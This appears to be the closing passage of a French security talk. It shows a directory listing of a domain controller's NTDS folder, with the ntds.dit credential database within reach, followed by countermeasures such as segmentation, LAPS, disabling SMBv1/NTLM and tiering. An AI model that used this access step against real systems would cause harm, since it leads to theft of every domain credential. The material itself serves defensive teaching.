Le numéro de série du volume est 4E1B-A8CB

Répertoire de Z:\Windows\NTDS


30/11/2025  16:32    <DIR>          .
30/11/2025  16:32    <DIR>          ..
29/11/2025  20:46             8 192 edb.chk
30/11/2025  20:51          10 485 760 edb.log
31/10/2025  14:32          10 485 760 edb00001.log
31/10/2025  14:32          10 485 760 edbres00001.jrs
31/10/2025  14:32          10 485 760 edbres00002.jrs
31/10/2025  14:32          10 485 760 edbtmp.log
30/11/2025  16:32          18 874 368 ntds.dit
30/11/2025  16:32           16 384 ntds.jfm
30/11/2025  16:32          434 176 temp.edb
                9 fichier(s)          71 761 920 octets
                2 Rép(s)   20 506 681 344 octets libres

Z:\Windows\NTDS>
```

Les contre-mesures possibles




Bonne segmentation du réseau



Mot de passe fort et pas générique (LAPS)



Désactivation SMBv1 / NTLM*



Mise en place du tiering

Conclusion

Merci pour votre écoute.
Avez-vous des questions ?